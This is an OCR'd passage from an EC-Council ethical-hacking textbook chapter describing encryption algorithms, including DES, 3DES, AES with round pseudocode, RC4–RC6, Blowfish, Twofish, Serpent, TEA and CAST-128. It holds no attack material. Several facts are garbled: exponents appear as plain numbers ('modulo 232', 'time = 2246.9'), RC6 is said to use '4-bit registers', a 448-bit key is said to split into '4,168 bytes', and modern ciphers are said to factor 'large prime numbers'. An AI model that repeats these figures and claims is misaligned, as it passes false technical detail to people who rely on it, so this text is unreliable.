



Figure 20.4: Illustration of GAK

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Encryption Algorithms

Encryption is the process of converting readable plaintext into an unreadable ciphertext using a set of complex algorithms that transform the data into blocks or streams of random alphanumeric characters. This section deals with ciphers and various encryption algorithms such as DES, AES, RC4, RC5, RC6, DSA, RSA, MD5, SHA, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ciphers

In cryptography, a cipher is an algorithm (a series of well-defined steps) for performing encryption and decryption. Encipherment is the process of converting plaintext into a cipher or code; the reverse process is called decipherment. A message encrypted using a cipher is rendered unreadable unless its recipient knows the secret key required to decrypt it. Communication technologies (e.g., Internet, cell phones) rely on ciphers to maintain both security and privacy. Cipher algorithms may be open-source (the algorithmic process is in the public domain while the key is selected by a user and is private) or closed-source (the process is developed for use in specific domains, such as the military, and the algorithm itself is not in the public domain). Furthermore, ciphers may be free for public use or licensed.

Types of ciphers




Figure 20.5: Classification of ciphers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Ciphers are of two main types: classical and modern.

- **Classical Ciphers**

  Classical ciphers are the most basic type of ciphers, which operate on letters of the alphabet (A–Z). These ciphers are generally implemented either by hand or with simple mechanical devices. Because these ciphers are easily deciphered, they are generally unreliable.

  Types of classical ciphers

  - **Substitution cipher**: The user replaces units of plaintext with ciphertext according to a regular system. The units may be single letters, pairs of letters, or combinations of them, and so on. The recipient performs inverse substitution to decipher the text. Examples include the Beale cipher, autokey cipher, Gronsfeld cipher, and Hill cipher.

    For example, "**HELLO WORLD**" can be encrypted as "**PSTER HGFST**" (i.e., H=P, E=S, etc.).

  - **Transposition cipher**: Here, letters in the plaintext are rearranged according to a regular system to produce the ciphertext. For example, "**CRYPTOGRAPHY**" when encrypted becomes "**AOYCRGPTYRHP**." Examples include the rail fence cipher, route cipher, and Myszkowski transposition.


- **Modern Ciphers**

  Modern ciphers are designed to withstand a wide range of attacks. They provide message secrecy, integrity, and authentication of the sender. A user can calculate a modern cipher using a one-way mathematical function that is capable of factoring large prime numbers.

  Types of Modern ciphers

  - **Based on the type of key used**
    - **Symmetric-key algorithms (Private-key cryptography)**: Use the same key for encryption and decryption.
    - **Asymmetric-key algorithms (Public-key cryptography)**: Use two different keys for encryption and decryption.
  - **Based on the type of input data**
    - **Block cipher**: Deterministic algorithms operating on a block (a group of bits) of fixed size with an unvarying transformation specified by a symmetric key. Most modern ciphers are block ciphers. They are widely used to encrypt bulk data. Examples include DES, AES, IDEA, etc. When the block size is less than that used by the cipher, padding is employed to achieve a fixed block size.
    - **Stream cipher**: Symmetric-key ciphers are plaintext digits combined with a key stream (pseudorandom cipher digit stream). Here, the user applies the key to each bit, one at a time. Examples include RC4, SEAL, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Data Encryption Standard (DES)

DES is a standard for data encryption that uses a secret key for both encryption and decryption (symmetric cryptosystem). DES uses a 64-bit secret key, of which 56 bits are generated randomly and the other 8 bits are used for error detection. It uses a data encryption algorithm (DEA), a secret key block cipher employing a 56-bit key operating on 64-bit blocks. DES is the archetypal block cipher—an algorithm that takes a fixed-length string of plaintext bits and transforms it into a ciphertext bit string of the same length. The design of DES allows users to implement it in hardware and use it for single-user encryption, such as to store files on a hard disk in encrypted form.

DES provides 72 quadrillion or more possible encryption keys and chooses a random key for the encryption of each message. Because of the inherent weakness of DES vis-à-vis today's technologies, some organizations use triple DES (3DES), in which they repeat the process three times for added strength until they can afford to update their equipment to AES capabilities.

Triple Data Encryption Standard (3DES)

Eventually, it became obvious that DES would no longer be secure. The U.S. Federal Government began a contest seeking a replacement cryptography algorithm. However, in the meantime, 3DES was created as an interim solution. Essentially, it performs DES three times with three different keys. 3DES uses a "key bundle" that comprises three DES keys, K1, K2, and K3. Each key is a standard 56-bit DES key. It then performs the following process:

DES *encrypt* with K1, DES *decrypt* with K2, DES *encrypt* with K3

There are three options for the keys. In the first option, all three keys are independent and different. In the second option, K1 and K3 are identical. In the third option, all three keys are the same; therefore, you are literally applying the same DES algorithm three times with the same key. The first option is the most secure, while the third is the least secure.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Advanced Encryption Standard (AES)

The Advanced Encryption Standard (AES) is a National Institute of Standards and Technology (NIST) specification for the encryption of electronic data. It also helps to encrypt digital information such as telecommunications, financial, and government data. US government agencies have been using it to secure sensitive but unclassified material.


AES consists of a symmetric-key algorithm: both encryption and decryption are performed using the same key. It is an iterated block cipher that works by repeating the defined steps multiple times. It has a 128-bit block size, with key sizes of 128, 192, and 256 bits for AES-128, AES-192, and AES-256, respectively. The design of AES makes its use efficient in both software and hardware. It works simultaneously at multiple network layers.

AES Pseudocode

Initially, the system copies the cipher input into the internal state and then adds an initial round key. The system transforms the state by iterating a round function in a number of cycles. The number of cycles may vary with the block size and key length. After completing rounding, the system copies the final state into the cipher output.

```
Cipher (byte in [4*Nb], byte out [4*Nb], word w[Nb*(Nr+1)])
begin
  byte state[4, Nb]
  state = in
  AddRoundKey (state, w)
    for round = 1 step 1 to Nr-1
       SubBytes(state)
       ShiftRows(state)
       MixColumns(state)
       AddRoundKey(state, w+round*Nb)
    end for
  SubBytes(state)
  ShiftRows(state)
  AddRoundKey(state, w+Nr*Nb)
  out = state
end
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



RC4, RC5, and RC6 Algorithms

Symmetric encryption algorithms developed by RSA Security are discussed below.

- **RC4**

  RC4 is a variable key-size symmetric-key stream cipher with byte-oriented operations, and it is based on the use of a random permutation. According to some analyses, the period of the cipher is likely to be greater than 10,100. Each output byte uses 8 to 16 system operations; thus, the cipher can run fast when used in software. RC4 enables safe communications such as for traffic encryption (which secures websites) and for websites that use the SSL protocol.

- **RC5**

  RC5 is a fast symmetric-key block cipher designed by Ronald Rivest for RSA Data Security (now RSA Security). The algorithm is a parameterized algorithm with a variable block size, a variable key size, and a variable number of rounds. The block sizes can be 32, 64, or 128 bits. The range of the rounds can vary from 0 to 255, and the size of the key can vary from 0 to 2,040 bits. This built-in variability can offer flexibility at all levels of security. The routines used in RC5 are key expansion, encryption, and decryption.

  In the key expansion routine, the secret key that a user provides is expanded to fill the key table (the size of which depends on the number of rounds). RC5 uses a key table for both encryption and decryption. The encryption routine has three fundamental operations: integer addition, bitwise XOR, and variable rotation. The intensive use of data-dependent rotation and the combination of different operations make RC5 a secure encryption algorithm.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 20.6: Block diagram of the RC5 algorithm

- **RC6**

  RC6 is a symmetric-key block cipher derived from RC5. It is a parameterized algorithm with a variable block size, key size, and number of rounds. Two features that differentiate RC6 from RC5 are integer multiplication (which is used to increase the diffusion, achieved in fewer rounds with increased speed of the cipher) and the use of four 4-bit working registers rather than two 2-bit registers. RC6 uses four 4-bit registers instead of two 2-bit registers because the block size of the AES is 128 bits.

Blowfish

Blowfish is a type of symmetric block cipher algorithm designed to replace DES or IDEA algorithms. It uses the same secret key to encrypt and decrypt data. This algorithm splits the data into a block length of 64 bits and produces a key ranging from 32 bits to 448 bits. Due to its high speed and overall efficiency, blowfish is used in software ranging from password protection tools to e-commerce websites for securing payments.

It is a 16-round Feistel cipher working on 64-bit blocks. However, unlike DES, its key size ranges from 32 bits to 448 bits.

This algorithm has two parts. The first part handles the expansion of the key. The second part actually encrypts the data.

The key expansion is handled in several steps. The first step is to break the original key into a set of subkeys. Specifically, a key of no more than 448 bits is separated into 4,168 bytes. There is a P-array and four 32-bit S-boxes. The P-array contains 18 32-bit subkeys, while each S-box contains 256 entries.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Key expansion is performed as follows:

1. The first step is to initialize the **P-array** and **S-boxes**.
2. Then, XOR the P-array with the key bits. For example, **P1 XOR** (first 32 bits of the key), **P2 XOR** (next 32 bits of the key).
3. Use the above method to encrypt the **all-zero string**.
4. This new output is now P1 and P2.
5. Encrypt the new P1 and P2 with the **modified subkeys**.
6. This new output is now P3 and P4.
7. Repeat the process **521 times** to calculate new subkeys for the P-array and the four S-boxes.

The round function splits the 32-bit input into four 8-bit quarters and uses the quarters as input to the S-boxes. The outputs are added modulo **232** and **XORed** to produce the final **32-bit output**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Twofish


The Twofish algorithm was one of the U.S. Government's five finalists to replace DES, but it was not chosen. It was designed by Bruce Schneier, John Kelsey, Doug Whiting, David Wagner, Chris Hall, and Niels Ferguson.

TwoFish is a 128-bit block cipher. It is one of the most conceptually simple algorithms that uses a single key for both encryption and decryption for any length up to 256 bits. It is a Feistel cipher. It not only works fast for CPU or hardware but is also flexible for network-based applications. Furthermore, it allows various levels of performance trade-off on parameters such as encryption speed, hardware gate count, memory usage, etc. This technique of enabling different implementations improves the relative performance of the algorithm. Any user can optimize the performance based on the key scheduling.

Threefish

Threefish was developed in 2008 and it is a part of the Skein algorithm. It was enrolled in NIST's SHA-3 (hash function) contest. It is a large tweakable symmetric-key block cipher in which the block and key sizes are equal, i.e., 256, 512, and 1024. Threefish involves only three operations, i.e., ARX (addition-rotation-XOR), which makes the coding simple, and all these operations work on 64-bit words. Threefish blocks 256, 512, and 1024 involve 72, 72, and 80 rounds of computations, respectively, to achieve the final security goal. This algorithm does not use S-boxes to prevent cache timing attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Serpent

Like Blowfish, Serpent is a symmetric-key block cipher that was a finalist in the AES contest. This algorithm was designed by Ross Anderson, Eli Biham, and Lars Knudsen. It uses a 128-bit symmetric block cipher with key sizes of 128, 192, or 256 bits. It can be integrated into software or hardware programs without any restrictions.

Serpent involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. All S-boxes work parallelly 32 times. Although, Serpent is one of the most secure encryption mechanisms in AES contests, researchers have chosen Rijndael over Serpent due to its moderate encryption speed (owing to the number of rounds it uses) and complexity. Serpent minimizes the correlation between encoded images or plaintexts to a greater extent compared to Twofish and Rijndael. Therefore, Rijndael is the stand-out AES competitor and is now being used as AES.

TEA

The tiny encryption algorithm (TEA) was created by David Wheeler and Roger Needham, and it was publicly presented for the first time in 1994. It is a simple algorithm, easy to implement in code. It is a Feistel cipher that uses 64 rounds (note that this is a suggestion; it can be implemented with fewer or more rounds). The number of rounds should be even since they are implemented in pairs called cycles.


TEA uses a 128-bit key operating on a 64-bit block. It also uses a constant that is defined as 232/the golden ratio. This constant is referred to as delta, and in each round, a multiple of delta is used. The 128-bit key is split into four different 32-bit subkeys labeled K[0], K[1], K[2], and K[3].

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Instead of using the XOR operation, TEA uses addition and subtraction, but with mod 232. The block is divided into two halves, R and L. R is processed through the round function.

The round function takes the R half and performs a left shift of 4. Then, the result of this operation is added to K[0]. Next, the result of this operation is added to delta (recall that delta is the current multiple of 232/the golden ratio). The result of this operation is then shifted right by 5 and added to K[1]. This is the round function. As with all Feistel ciphers, the result of the round function is XORed with L, and L and R are then swapped for the next round.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



CAST-128

CAST-128, also called CAST5, is a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits. CAST-128 uses a key size varying from 40 bits to 128 bits in 8-bit increments. The CAST-128 components include large 8×32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. CAST-128 uses a masking key (K_{m1}) and a rotation key (K_{r1}) for performing its functions. The round function consists of three alternating types to perform addition, subtraction, or XOR operations in different stages. It used as a default cipher in GPG (GNU Privacy Guard) and PGP (Pretty Good Privacy).

CAST-256 is an extension of CAST-128 that uses the same design procedure. CAST-256 has a 128-bit block size, and it uses key sizes varying from 128 to 256 bits. Furthermore, it uses zero-correlation cryptanalysis, which can break 28 rounds with time = 2246.9 and data = 298.8.

